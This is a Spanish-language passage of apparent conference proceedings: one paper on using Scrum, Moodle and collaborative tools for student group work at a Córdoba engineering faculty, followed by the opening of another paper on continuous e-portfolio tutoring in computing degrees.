Las herramientas colaborativas son aquellas que posibilitan el trabajo en equipo de un grupo de personas aunque éstas no estén necesariamente próximas físicamente ya que hacen uso de una red local o Internet como medio de comunicación.

Los usuarios, de ésta manera, pueden compartir diversos materiales en distintos formatos hasta generar nuevo material a partir de la interacción lograda por el uso de estas herramientas.

El uso de herramientas colaborativas se volvió imprescindible en el desarrollo de las instancias prácticas. Los alumnos, sea de manera individual o grupal, resuelven sus situaciones mediante la ubicación de sus materiales en repositorios que puedan compartir, donde se puede organizar en espacios virtuales contenidos que pueden ser alimentados por todos los integrantes de un grupo y conocer parámetros tal como cantidad de accesos, quién realiza la colaboración, fechas de acceso, entre otros.

El aprendizaje colaborativo aumenta la seguridad en sí mismo, incentiva el desarrollo de pensamiento crítico, fortalece el sentimiento de solidaridad y respeto mutuo, a la vez que disminuye los sentimientos de aislamiento. [2]

Se exponen a continuación las herramientas colaborativas elegidas por los grupos para la organización y realización de los trabajos prácticos.

Se utilizó un enfoque cuantitativo y la información se recolectó mediante un cuestionario.

Las Herramientas colaborativas que se consultaron y fueron más utilizadas para el trabajo en equipos dentro de la cátedra bajo estudio relevadas en 2016 son:

- Video llamadas/video conferencias: 57,14%
- Discos almacenamientos gratuitos en la nube (Google Drive/OneDrive/Dropbox): 39,29%
- Redes sociales/mensajería: 14,29
- Foros 3,57

Si bien no se analizó una herramienta en particular, Skype, Hangouts, entre otras, son aplicaciones de video-llamadas accesibles para todo el espectro bajo estudio.

Una herramienta de uso generalizado que permite distribuir y potenciar el conocimiento, no sólo dentro del ámbito de organizaciones educativas, sino de las organizaciones en general, son los discos almacenamientos gratuitos en la nube, que permiten guardar y acceder a los archivos desde cualquier smartphone, tablet u ordenador, el más difundido (al ser un anexo a la tan popular cuenta de GMAIL) es el Google Drive. Este servicio de almacenamiento de archivos digitales que integra un procesador de textos on line, hojas de cálculo y otras herramientas ha permitido la colaboración en tiempo real y ha facilitado el trabajo grupal colaborativo. Para la utilización de este servicio sólo es necesarios tener creada una cuenta de Gmail, que es un servicio gratuito y con gran capacidad de almacenamiento. [3]




Fig.2 Herramientas colaborativas más usadas

Fue manifestada la elección de incorporar herramientas de Google por la mayoría de los grupos por la sencillez y facilidad de manejo y como medio principal para comunicarse entre los integrantes del equipo. Los repositorios organizados en carpetas y la posibilidad de controlar quién interactúa y actualiza y darle los permisos de edición o lectura de acuerdo al rol también contribuyen a la amplia aceptación por parte de los usuarios.

La fusión de las Redes Sociales y los entornos Virtuales de Aprendizaje, da lugar a una nueva forma de interactuar de manera informal en un ambiente de aprendizaje formal, dando como resultado un modelo de aprendizaje colaborativo y social.

Las redes sociales han tenido un desarrollo vertiginoso basado en la ventaja de permitir a los usuarios expresarse y compartir en un ambiente en el que se sienten en absoluta confianza. El crecimiento de las redes sociales, así como la diversificación de aplicaciones que corren sobre ellas son evidencia suficiente de que no son una moda tecnológica, sino que están cambiando el mundo y las formas en las que la sociedad se desenvuelve. La educación no escapa al alcance de la tendencia y se han observado muchas innovaciones, plataformas y herramientas que cambian conceptos tradicionales e incluso han creado nuevos roles que intervienen en el proceso educativo.

La integración del diálogo formal e informal, trabajando en una modalidad de red social, hace que el intercambio de información y la discusión entre pares pase a ser una forma natural de aprender.[4]




Fig.3. Modelo de aprendizaje colaborativo y social [4]

2.2 Marco de Trabajo Scrum

El Manifiesto Ágil [5] es un documento que incluye cuatro postulados y una serie de principios asociados para el desarrollo ágil. Sus postulados son: 1) Valorar al individuo y a las interacciones del equipo de desarrollo por encima del proceso y las herramientas. 2) Valorar el desarrollo de software que funcione por sobre una documentación exhaustiva. 3) Valorar la colaboración con el cliente por sobre la negociación contractual. 4) Valorar la respuesta al cambio por sobre el seguimiento de un plan. En función de estos postulados, el desarrollo ágil de software, combina una filosofía y un conjunto de directrices de crecimiento; en donde la filosofía busca la satisfacción del usuario final junto a la entrega temprana o rápida del mismo; la formación de equipos colaborativos con alta motivación, métodos informales de programación y simplicidad general del desarrollo del software. Todo esto para alcanzar las metas propuestas por los equipos de trabajos de una manera más rápida y eficaz con menos desgaste tanto humano como temporal. El ciclo de desarrollo

que aplican estas Metodologías Ágiles es iterativo e incremental. Permite entregar el software en partes pequeñas y utilizables, conocidas como incrementos.

2.2.1 Experiencia de Aplicación

Se describe a continuación la experiencia realizada en dos cursos de la Facultad Regional Córdoba. En uno de los cursos se trabajó con grupos numerosos y en el otro curso con menor cantidad de grupos logrando similares resultados.

En ambos cursos se les impartieron las consignas para realizar un caso práctico de aplicación siguiendo las pautas del marco de trabajo Scrum.

Para este caso solicitará como entregable la participación en una wiki y un glosario de términos en el aula virtual de Moodle que permitan a través de la participación de cada grupo colaborar en unificar los conceptos del Proceso Unificado de Desarrollo de software [6].

La wiki, facilita la escritura colaborativa en páginas webs en tiempo real con la guía del docente, quién puede crear grupos de trabajo y ver el progreso del proyecto educativo con estadísticas de acceso y participación para cada estudiante.[7]

Los alumnos se dividieron en grupos de no más de 5 personas y nombraron a uno de los integrantes como Scrum Master encargado de guiar al equipo para que logre el objetivo.

El entregable se debía realizar en dos semanas y la participación de los alumnos sería calificada con Aprobado/Desaprobado. Para gestionar el trabajo grupal los alumnos podían utilizar distintas herramientas colaborativas, algunas propuestas por el Product Owner (equipo docente) y otras de propia elección.

Como trabajo preliminar de organización conformaron el backlog identificando en una única lista las tareas que fue acordada en puesta en común en la clase presencial y luego publicada en el aula virtual.

Con el fin de colaborar en la construcción del conocimiento y en la participación de los otros grupos, los entregables debían subirse a un repositorio común en el Aula virtual. Para compartir las experiencias se hicieron retrospectivas en 10 minutos, donde los grupos exponían el resultado del análisis del caso y las experiencias en el uso del marco de trabajo, como así también las herramientas colaborativas que les permitieron organizarse. El grupo analizó cómo fue llevado a cabo el trabajo en equipo, la participación de cada uno, lo malo, lo bueno y compromisos para sprint futuros.

Para describir el flujo de trabajo que llevaban a cabo crearon un pizarrón de tareas con una diapositiva o un afiche comentando ¿qué hicieron?,

¿qué se va a hacer hoy? y ¿qué problemas han encontrado?.

El armado del Wiki y el glosario en el aula virtual permitió que, tanto la resolución de los trabajos prácticos como entregables, se lograra mediante la colaboración de grupos autos organizados y multidisciplinares.

Hacer prácticas usando el framework de Scrum permite que los alumnos se interioricen en la agilidad como marco de trabajo. Las actividades propuestas están basadas en los eventos de Scrum planteados por sus creadores Ken Schwaber y Jeff Sutherland, en la “Guía de Scrum”. [8]

Proponer este marco de trabajo a través de Scrum surgió como respuesta a la falta de planificación, retrasos en la entregas que, demasiadas veces, se muestra en el trabajo de los grupos, entre otros motivos.

El hecho de tener una estrategia de administración de conocimiento es vital, las herramientas por si solas no resolverán ningún problema.

2.2.2 Rol del Equipo Docente

El equipo docente fue representado en la figura de Product Owner y fue fundamental su participación a la hora de implementar esta metodología de trabajo colaborativa.

Como dueño del producto es el que establece las consignas y espera en respuesta un entregable de calidad para calificar. Revisa el avance de los casos prácticos con frecuencia para que éste no pierda la perspectiva con la que se comenzó y propone las mejoras, si las hubiera, de cara a aportar el máximo valor que requieren el planteo de las consignas.

Fue fundamental que el product owner participara en los wikis colaborativos y en fomentar el uso de foros y chats a partir de preguntas disparadoras y resoluciones de ejemplos. El foro fue una de las herramientas menos utilizadas por temor de los alumnos a consultar y que las mismas fueran visibles a otros participantes. La participación del product owner también permitió ajustar funcionalidades y prioridades en cada iteración, cuando fue necesario. También aprueba o desaprueba los resultados del trabajo del equipo y el nuevo contenido mejorado debe nuevamente someterse al ciclo completo.

Dentro de cada grupo se propuso que identificaran la figura de Scrum Master encargada de guiar al equipo para que logre el objetivo y de garantía de cumplimiento de roles y responsabilidad.

Las entregas o release identificadas en las consignas como Sprint fueron habitualmente de 2 semanas, y dependiendo de la complejidad de la tarea se ampliaba a una semana adicional para realizar la entrega.

Los eventos o bloques de tiempo de Scrum llevados a cabo en el desarrollo de los casos prácticos fueron:




Fig 4 Eventos de Scrum [8]

2.2.3 Artefacto de Scrum: Sprint

Se establecieron Sprint de dos semanas de duración, donde se llevaron a cabo las tareas pre-establecidas en cada caso práctico y que debía finalizar con producto potencialmente entregable. No se podía modificar el trabajo acordado en el backlog, aunque algunas veces surgían ajustes sobre la marcha.

Al finalizar el sprint se busca un incremento en la funcionalidad dándole una calificación.

Estos son ejemplos de objetivos que se fueron planteando en los Sprint: “Investigar y organizar información sobre metodologías ágiles de tal manera que puedan colaborar en el armado del Wiki colaborativo y finalmente lograr un glosario de términos” Entregable: **wiki colaborativo y glosario en Moodle**



Fig 5 Wiki colaborativo Aula Virtual Moodle

2.2.4 Pila de Producto (Product Backlog)

Se establecieron en una única lista priorizada de objetivos o requerimientos, detallando las tareas que se debían realizar para lograr cada caso práctico asignándole prioridad, ya que cada consigna estaba ponderada con un puntaje.

Para desarrollar estas tareas se abrió en el aula virtual un wiki colaborativo y un foro con preguntas a modo de disparadores y era obligatoria y calificable la participación grupal.

2.2.5 Reunión de Planificación de Sprint (Sprint Planning)

Antes de comenzar un nuevo Sprint, el Scrum Master, representado por un alumno dentro de cada grupo, convoca a una reunión con el resto de los integrantes para coordinar, preparar y compartir lo que se van a hacer exactamente.

De esa reunión deben salir todos con una idea muy clara de lo deben hacer. Durante la reunión de planificación de Sprint se expone una lista de historias de usuario (o items de manera general) que se deberán realizar en el Sprint que empieza.

La responsabilidad de gestionar, priorizar, mantener y desarrollar las historias de usuario correrán por cuenta del equipo de alumnos.

Esas historias representan qué se espera que el grupo finalice y entregue durante las semanas de duración del Sprint y conforman el Product Backlog (la lista de funcionalidades a desarrollar en el trabajo práctico o producto) por ejemplo: “Realizar el modelado objeto de dominio”, “Realizar la lista de requerimientos funcionales globales y detallados para la solución propuesta”.

A cada historia de usuario se le asigna un valor que las priorice. Como en este caso los alumnos todavía no tienen conocimientos sobre estimaciones (ni es contenido de la materia) el Product Owner (docente) establece dicha ponderación. La suma de dichos valores de las historias propuestas para el Sprint dará 100. Esto permitirá que los alumnos prioricen su esfuerzo para lograr obtener la mejor nota con la presentación del entregable

2.2.6 Reuniones Diarias (Daily meeting)

Las reuniones de equipo eran vitales para hacer una revisión rápida de cómo está la situación.

Son clave para lograr la eficiencia y comunicación del grupo, sinergias, equipo, aumentar la productividad, y más aún si los integrantes del grupo tienen diferentes horarios y ubicación geográfica que imposibilita reunirse más seguido cara a cara.

Al estar muchas veces separados físicamente, las dailys se empezaron a hacer vía WhatsApp. Si bien se sabe que la separación física entre los miembros de un equipo impacta en su rendimiento, y muchas veces se hacía imposible hacer los Daily cara a cara, se utilizaba Skype, ya que el WhatsApp se convirtió en una rutina y muchas veces se perdía el hilo de la conversación la fidelidad de la conversación y el video no era de calidad.

La reunión diaria no debía durar más de 15 minutos y su objetivo era establecer: ¿qué se hizo ayer?, ¿qué se va a hacer hoy? y ¿qué problemas han encontrado?.

2.2.7 Presentación de los Requisitos Completados (Sprint Review)

Durante la clase los grupos hacen una breve exposición de quince minutos, comparten los requisitos completados en la iteración, explican cómo se organizaron y muestran con diapositivas los artefactos con los cuales completaron las historias solicitadas.

Tanto el Product Owner como los demás grupos pueden participar en consultas para ver de manera objetiva cómo han sido desarrollados los requisitos, ver si se cumplen las expectativas, entender más cual es lo importante para arribar al producto final y tomar mejores decisiones .

2.2.8 Sprint Retrospective

Al finalizar cada Sprint los alumnos aplicaron técnicas de retrospectiva armando una matriz FODA [9]. Ésta sirvió para que los integrantes del equipo pudieran describir sus fortalezas, objetivos, oportunidades, identificar debilidades y las amenazas o situaciones que ponen en peligro el avance del trabajo.

Se puede observar que las retrospectivas muestran mejoras en el desempeño del grupo de trabajo y aumenta la motivación del equipo, ya que cada integrante puede describir cómo fue su organización para poder coordinar el trabajo, las dificultades y hasta permitir ser muy relajada la participación de los otros grupos al momento de consultar cómo resolvieron alguna dificultad en particular. Otro aspecto que se pudo evidenciar que todos usaron herramientas colaborativas y se inclinaron por el uso de herramientas Google como Drive, Chat y Gmail, También se utilizó en la gran mayoría de los grupos Aplicaciones de mensajería instantánea como WhatsApp y en algunos casos Skype. Todos de alguna manera manifestaron el poder de coordinación que tienen estas herramientas que les facilitó incrementar la productividad con el logro de las tareas y poder hacer seguimiento y mediciones de la participación de todos los integrantes del equipos.

En algunas oportunidades el Product Owner (docentes) realizó intervenciones para consultar y dar puntos de vistas de las retrospectivas con el fin de dar aportes a mejorar su forma de trabajar.

3. Plataforma Virtual Moodle

Moodle como sistema de gestión del aprendizaje (LMS por las siglas en inglés de learning management system) es una plataforma que la Universidad Tecnológica Nacional Regional Córdoba, le provee a los docentes para poder gestionar sus contenidos y establecer un espacio complementario al presencial, sin llegar a reemplazarlo.

En este planteo usamos al aula virtual de Moodle como modelo orientado al aprendizaje, es decir que el rol del docente es facilitador del aprendizaje. Son los estudiantes los que deben, a partir de la presentación de casos prácticos que el docente propone, producir y generar su conocimiento.

Partimos del conocimiento de que esta plataforma académica permite promover una pedagogía constructivista y social con un pensamiento interactivo, reflexivo y crítico ya que facilita a los estudiantes un espacio adicional al de la clase presencial que les permite flexibilidad en la comprensión de los objetivos y el desarrollo del Trabajo Práctico Integrador, fomentar habilidades de colaboración y de observación y comprensión de otras formas de análisis.

Debemos tener en cuenta además que es un entorno familiar para nuestros alumnos ya que en primer año tienen materias en donde su uso es obligatorio.

Por otro lado al docente le permite un mejor seguimiento de los procesos de trabajo y de las entregas y devoluciones en cada etapa.

De la manera que fue implementada actúa como repositorio de la documentación generada y de los procesos de discusión y puesta en común.

A continuación se coloca una imagen del esquema de la organización empleada en cada entrega (release) de trabajos prácticos para este año académico:

Foro de consultas

Tarea para subir la entrega

Foro para habilitar retrospectiva

Opcionalmente se pueden subir los audios de cada daily organizada por el grupo hasta llegar a la entrega.

Al final del trabajo, luego de todas las entregas el product owner (docente) publica los productos (TP finalizados) obtenidos por cada grupo.

Trabajo Práctico Integrador 2017



Fig.6 Esquema de la organización de entregas (realese)-Aula virtual Moodle

Diseño de la Investigación

3.1. Planteo del problema

Si bien ya se conocía por relevamientos anteriores el nivel de competencias tecnológicas y el uso de la plataforma Moodle que tienen los alumnos en el 2º año de la carrera, suele cambiar habitualmente las formas de gestionar sus dinámicas colaborativas grupales con el uso de herramientas tecnológicas.

Las siguientes son las debilidades identificadas en las dinámicas del trabajo grupal:

- No se dispone de mucho tiempo para trabajar y para reunirse físicamente por la carga horaria y exigencias de otras materias.
- Falta de comunicación y colaboración entre los miembros del grupo.
- Poco uso del foro y chat de la UV para colaborar en gestionar los conocimientos producidos de los debates.
- Falta de tiempo lograr las entregas
- Falta de planificación de tareas

3.2. Solución

El cuestionario permitió conocer que implementar un marco de trabajo organizado como Scrum, integrando recursos colaborativos y el uso de herramientas tecnológicas ha permitido gestionar con éxito el trabajo de los grupos, logrando entregas exitosas. Se ha manifestado un buen desempeño académico de cada alumno en particular y su revalorización como parte de un grupo, más allá que desde el inicio del año académico aparecían los supuestos de las desconfianzas en lograr la estabilidad de un grupo y el descontento de tener que organizarse para realizar la tarea, entre otros.

El desarrollo del aprendizaje a través de este esquema de trabajo les ha proporcionado confianza, maduración y ser parte vital del proceso de gestionar los conocimientos de manera colaborativa.

Las herramientas colaborativas fueron un elemento fundamental en la organización y comunicación diaria del grupo. Todos los miembros del grupo conocían cómo el trabajo de los otros miembros impactaba en el suyo y cuáles son las necesidades de los otros. Los miembros del grupo sincronizan su trabajo diariamente y se ayudan a resolver los problemas que pueden impedir conseguir el objetivo. La comunicación y la adaptación a las diferentes necesidades entre los miembros del grupo se maximizan de manera que mejora la calidad de lo producido.

4. Resultados

Los resultados revelan que la plataforma Moodle constituye un apoyo y acompañamiento a las clases presenciales al utilizar actividades de evaluación, autoevaluación, entrega de tareas, uso de wikis y glosarios, las cuales son percibidas positivamente por los estudiantes debido a su experiencia previa con los medios digitales.

Se evidenció los resultados a tiempo de las entregas de los casos prácticos y la maduración que obtuvieron al aplicar los conceptos en los reajustes de las entregas y en los exámenes parciales.

Proporcionarles esta forma de trabajo totalmente colaborativa y que en algunos casos no se llegaba a cumplir con todos los eventos que esta requiere en la construcción de un software, les permitió obtener una planificación acorde a los tiempos exigidos por la cátedra.

5. Discusión

Las metodologías ágiles están muy “de moda” en estos días cuando se habla del desarrollo del software. Son muchas las empresas que al momento de decidirse sobre una metodología al encarar un nuevo desarrollo de software, la prefieren ante otras.

Esta elección está basada en numerosos beneficios entre los que podemos mencionar:

- Entregas quincenales o mensuales de resultados priorizados por su importancia.
- Gestión regular de las expectativas del cliente basadas en resultados tangibles.
- Resultados anticipados.
- Flexibilidad y adaptación respecto a las necesidades del cliente, cambios en el mercado, etc...
- Mitigación sistemática de los riesgos del proyecto.
- Productividad y calidad.
- Alineamiento entre el cliente y el equipo de trabajo.

- Equipo motivado.

En ese contexto es que desde la cátedra de Análisis de Sistemas de la carrera Ingeniería en Sistemas de Información se decidió acercar estas metodologías a los alumnos aún en los primeros años de su formación académica para que al salir al mercado laboral cuenten con una mayor experiencia en estas metodologías.

Por otro lado, esta experiencia se vio enriquecida con el uso de herramientas colaborativas disponibles en el entorno de la facultad y otras de código abierto u open source disponibles en el mercado.

De esta manera, se apunta a que los alumnos egresados, ya en su desempeño como profesionales puedan tener mayor cantidad de experiencias y un importante abanico de opciones cuando tengan que decidir qué metodología utilizar en el desarrollo de software, ya que algunas metodologías son más apropiadas según las características del proyecto a emprender.

Las metodologías ágiles, por ejemplo, son adecuadas cuando el proyecto es complejo y extenso y cuando aún no se tiene una clara definición de los requerimientos del cliente. Esto, sin embargo no significa que al elegir las metodologías ágiles, no se pueda gestionar y planificar un proyecto. Esto, por el contrario, es una concepción errónea muy frecuentemente arraigada en el pensamiento de las personas. Estas técnicas son complementarias: se puede ser ágil pero al mismo tiempo llevar una planificación incluso utilizando herramientas de gestión tradicionalmente utilizadas.

5.1 La clave del éxito para triunfar en el siglo XXI: la administración del conocimiento

El mayor valor de las empresas del Siglo XXI ya no viene de activos físicos como edificios, terrenos ó maquinaria. Es el conocimiento sistematizado acerca de sus procesos, servicios y productos lo que cada día se convierte en el activo más importante.

El éxito de las organizaciones en un mundo globalizado depende cada vez más de:

- Su capacidad de sistematizar el conocimiento.
- Entrar en un entorno de mejora continua.
- Competir en un mundo globalizado.

No basta con:

- Tener información y datos.
- Tener procesos certificados.
- Más allá de la certificación de procesos

80 % de capacidad intelectual, 20% de tecnología de la información.

La tecnología constituye una parte decisiva del acceso externo, pero no por ello deja de ser una parte pequeña, sin embargo lo más importante es la capacidad intelectual. Recabar información, sintetizarla, reflexionar sobre ella, discutirla, eso es lo esencial de la administración del conocimiento; la tecnología tiene que apoyar los cuatro tipos de actividad. El conocimiento jamás será definitivo. Se incuba y crece sin cesar. [10]

Con este estudio dejamos abierta la posibilidad de analizar la percepción de los alumnos en la integración de estas prácticas y qué conocimientos tienen acerca de ellas:

¿Qué conocimientos tienen los estudiantes de las herramientas que ofrece Moodle?; ¿En qué medida se utilizan estas herramientas en su proceso de aprendizaje? ¿Qué satisfacción tienen sobre el uso de las herramientas y recursos que ofrece el aula virtual a través de Moodle?; ¿Cuáles son las necesidades de los docentes? [11]

Además, dejamos abierta la posibilidad de transferir estos conocimientos a otros docentes de la misma cátedra y presentar la propuesta de implementar un aula virtual común a la cátedra donde se propicie el trabajo colaborativo de los equipos docentes.

6 Conclusión

Se obtuvo como conclusión de esta investigación que el framework de trabajo Scrum y el uso de Tics mejoran el trabajo colaborativo y el aprendizaje de los conocimientos en el ámbito universitario.

Se les ofreció a los alumnos una forma de trabajo grupal con lineamientos claros y planificables poniendo foco en el aprendizaje individual de cada uno, y en la gestión del conocimiento, complementando a esto un conjunto de herramientas colaborativas para que permitiera fortalecer el trabajo en equipo independientemente de la proximidad física, de manera tal que no resultara una dificultad.

El trabajo se enfocó en guiar a los alumnos con estos principios y analizar los resultados logrados, en función de ellos podemos concluir que los alumnos pueden aprovechar todos los elementos y herramientas que se le ponen a disposición de manera de poder lograr con éxito un aprendizaje de los conocimientos en cualquier ámbito educativo universitario en donde deba relacionarse entre pares.

Como conclusión de la práctica aplicada se puede decir que se evidenciaron mejores resultados en los trabajos realizados donde incrementan el puntaje a medida que avanzan el año académico, los alumnos en su mayoría se mostraron conformes con el marco de trabajo adoptado y les mostró una nueva forma de interacción colaborativa que los enriquecía individualmente y les permitía optimizar sus tiempos y producciones.

7. Referencias

- [1] Rey, S., Lanza Castelli, S. Mac Williams, M, Barale, L., Ortiz Quiroz, V. Rodríguez Aleua, F. Herrera D. (2016) "Un modelo práctico para la gestión de conocimiento aplicando scrum".
- [2] (Johnson, D. W., Johnson, R. T., & Holubec, E. J. (1999). *El aprendizaje cooperativo en el aula*. Buenos Aires: Paidós.
- [3] material de Fer
- [4] Torres-Díaz, J. C., Jara, D. I., & Valdiviezo, V. (2015). Integración de redes sociales y entornos virtuales de aprendizaje. *Revista de educación a distancia*, (35).
- [5] Beck, K., Van Bennekum, A., Cockburn, A., Cunningham, W., Fowler, M., Grenning, J., & Schwaber, K. (2001). Manifiesto Ágil. *Recuperado de [http://www. agilemanifesto.org/](http://www.agilemanifesto.org/)*(Última visita 21/07/2017).
- [6] Jacobson, I., Rumbaugh, G., Jacobson, J., Booch, G., & Rumbaugh, J. (2000). *El proceso unificado de desarrollo de software/The unified software development process* (No. 004.41). Pearson Educación.
- [7] Viñas, Meritxell E-book *Competencias digitales y herramientas esenciales para transformar las clases y avanzar profesionalmente*. <https://cursoticeducadores.com/ebook-competencias-digitales.pdf> (Última visita 15/04/2017).
- [8] Schwaber, K., & Sutherland, J. (2013). *La guía definitiva de scrum, las reglas del juego*. *Recuperado de [http://www. scrumguides. org/docs/scrumguide/v1/Scrum-Guide-ES. pdf.](http://www.scrumguides.org/docs/scrumguide/v1/Scrum-Guide-ES.pdf)* (Última visita 02/03/2017).
- [9] Ponce Talancón, H. (2007). La matriz FODA: alternativa de diagnóstico y determinación de estrategias de intervención en diversas organizaciones. *Enseñanza e investigación en psicología*, 12(1). <http://www.redalyc.org/html/292/29212108/> (Última visita 22/07/2016).
- [10] Cruz Canario, Luis Manuel. (2012) *La Gestión del Conocimiento* <https://www.reeditor.com/columna/3196/13/empresas/la/gestion/conocimiento/en/ingles/knowledge/management> (Última visita 17/04/2017).
- [11] Sánchez-Santamaría, J., Sánchez-Antolín, P., & Ramos, F. J. (2012). *Usos Pedagógicos De Moodle En La Docencia Universitaria Desde La Perspectiva De Los Estudiantes (Educational Uses of Moodle in University Teaching from the Student's Perspective)*.

Tutoría Concurrente y Continua a Través del Portafolios en la Enseñanza de la Ingeniería

Dejean, Gustavo; Bentín, Marcela; Fernández, David
Facultad de Ingeniería - Universidad Atlántida Argentina
Mar de Ajó - Buenos Aires
marcela.bentin@atlantida.edu.ar; david.fernandez@atlantida.edu.ar

Resumen

Se presenta el estudio de una metodología de enseñanza-aprendizaje en las carreras de grado de la licenciatura e ingeniería en informática. La metodología propuesta es a semejanza de las pruebas continuas que se utilizan en las metodologías ágiles de la industria del software. El principal aporte del presente trabajo es mostrar cómo el uso del e-portafolios junto con su inspección continua y en forma concurrente con su elaboración por parte del alumno, disminuye la tasa de errores en una etapa temprana de su elaboración logrando disminuir el tiempo de finalización y aumentando la calidad de los trabajos presentes en el portafolios del alumnado. Todo lo anterior sin necesidad de aumentar el esfuerzo del docente-tutor. La utilización de portafolios impactó en la actitud de los alumnos frente a la materia. La mayoría consideró que les será útil mantener estos repositorios para una eventual consulta luego de la cursada de la materia.

1. Introducción

La utilización del portafolios de aprendizaje como eje alrededor del cual se organizan y ejecutan las actividades de enseñanza-aprendizaje en educación, cobró importancia en los últimos años y sus ventajas fueron registradas por muchos autores, desde el año 1990 a la actualidad, [1–6]. Su concepto original en cuanto a la forma, lugar y organización, con la aparición de las nuevas tecnologías TICs (Tecnologías de la Información y de la Comunicación), migró al e-portafolios, asimilando todas sus ventajas pero apareciendo nuevas metodologías en sus aplicaciones, impensables en su origen. Las ventajas que traen las TICs para el proceso de enseñanza-aprendizaje son numerosas, tanto para el alumnado como para el docente, [7, 8].

En el contexto académico universitario de las carreras de Ingeniería y principalmente de Informática, es obsoleto pensar en un portafolios cuyo soporte no sea digital, resultando redundante su identificación con el prefijo "e", por lo cual, solamente se lo nombrará como portafolios, dando por obvio su soporte digital y entorno virtual.

Existen muchos tipos de portafolios, según sea el área del conocimiento donde se aplique, y dentro de éstas, también se distinguen según a quien va dirigido.

Las principales definiciones de portafolios de distintos autores son:

"Entendemos el portafolio como un sistema de evaluación integrado en el proceso de enseñanza y aprendizaje. Consiste en una selección de evidencias/muestras (que forman un dossier o una carpeta) que tiene que recoger y aportar el estudiante a lo largo de un período de tiempo determinado y que responde a un objetivo concreto" [4]. Aquí, los autores usan el término en inglés "portfolio" pero hoy en día, esta consensuado llamarlo portafolios. La palabra dossier (en español) no parece aportar algo clarificador.

"...en educación el portafolio adquiere otra dimensión, no se limita a la mera recopilación de trabajos, sino que incluye una narrativa reflexiva que permite la comprensión del proceso de enseñanza o de aprendizaje, según el caso, y además puede facilitar la evaluación" [6]. En su artículo, los autores hacen diferencia entre el concepto de portafolios para la educación de otros tipos de portafolios usados en distintas disciplinas (arte, arquitectura etc).

"...es una colección deliberada de trabajos organizada por objetivos de aprendizaje. Su propósito es ser el depósito del trabajo de los estudiantes"[3]. Esta es una definición prácticamente fundadora del concepto de portafolios y muy citada en la bibliografía.

Entre los beneficios del portafolios mencionados por distintos autores citamos a:

"Permite la reflexión del docente sobre el trabajo de sus alumnos y por tanto sobre su propio trabajo y la práctica docente", y "Ayuda a diagnosticar necesidades, evidencia los puntos fuertes y débiles en el alcance de los objetivos y da pautas para diseñar la enseñanza futura" [3].

"La función principal del portafolio del alumno es evidenciar qué es lo que el alumno ha aprendido" [6].

Los destinatarios de un portafolios pueden ser: alumno, docente y técnicos evaluadores. Distintos autores, hacen diferencias entre entornos sincrónicos y asincrónicos [1, 2] y colocan al e-portafolios como sincrónico, no mencionando el aspecto de procesos concurrentes y descartando la

posibilidad de que el portafolios puede ser ocasionalmente elaborado en forma sincrónica con el tutor.

Tanto el portafolios como el e-portafolios tienen varios problemas que arrastran de la enseñanza tradicional como son: el tiempo de espera (tiempo muerto) del alumno hasta que el tutor-profesor inspecciona su trabajo, para recién proceder a su modificación a partir de las objeciones y sugerencias realizadas y, por el otro lado, el tutor-profesor debe esperar a la próxima clase (normalmente una semana después) o a la fecha de entrega fijada, cualquiera sea su vía de entrega, esta normalmente es vía mail, web o presencial, para analizar los resultados de su alumnado. Todo esto, conlleva pérdidas de tiempo y de esfuerzos de ambos lados.

En el presente trabajo, se analizan las ventajas de su seguimiento e inspección en tiempo concurrente con su elaboración por parte del alumno. Profundiza en el hecho distintivo y significativo de que "el proceso" sea concurrente, y no en si la comunicación es sincrónica o asincrónica. La concurrencia de ambos procesos (inspección del tutor y elaboración del alumno) podrá ser ocasionalmente sincrónica, pero esto no es parte significativa.

Existen muchas tareas en las metodologías ágiles de desarrollo del software (p.e: XP) y en el proceso personal de software PSP (Personal Software Process) [9] que se han descrito en diferentes trabajos sobre su aplicación práctica en el aula [10–12]. En el presente trabajo se usó una analogía entre "las pruebas continuas" que se realizan en la industria del software (IS), dentro de las metodologías de desarrollo de software XP [13, 14], y la evaluación continua aplicada en la enseñanza, dentro del proceso enseñanza-aprendizaje. En la IS, las pruebas continuas tienen como beneficios: acortar el tiempo del ciclo total, al no dejar pasar errores a etapas finales del proyecto y también acortar el tiempo en la corrección, al no dejar pasar demasiado tiempo desde que se los introdujo. Traspasando esta práctica al proceso de enseñanza-aprendizaje, existe un doble beneficio: por un lado el alumnado no realiza esfuerzos inútiles construyendo sobre sus propios errores pasados, y también evita de cometer varias veces el mismo error, siendo su resultado final de mejor calidad. Por el otro lado, el tutor-profesor evita corregir el mismo error en varias ocasiones y encontrar trabajos defectuosos por acumulación de numerosos fallos o errores, que necesariamente deberá volver a inspeccionar en su totalidad. Otra consecuencia, es que el tutor-docente detecta más tempranamente los errores o fallos frecuentes, que pueden indicar un problema colectivo y su urgente tratamiento. Lo que parecía en un principio ser un mayor trabajo, termina siendo un menor esfuerzo debido a la disminución de errores en sucesivas entregas.

2. Elementos del Trabajo y Metodología

El presente trabajo aborda al portafolios en el contexto de la enseñanza universitaria y reducido a las carreras

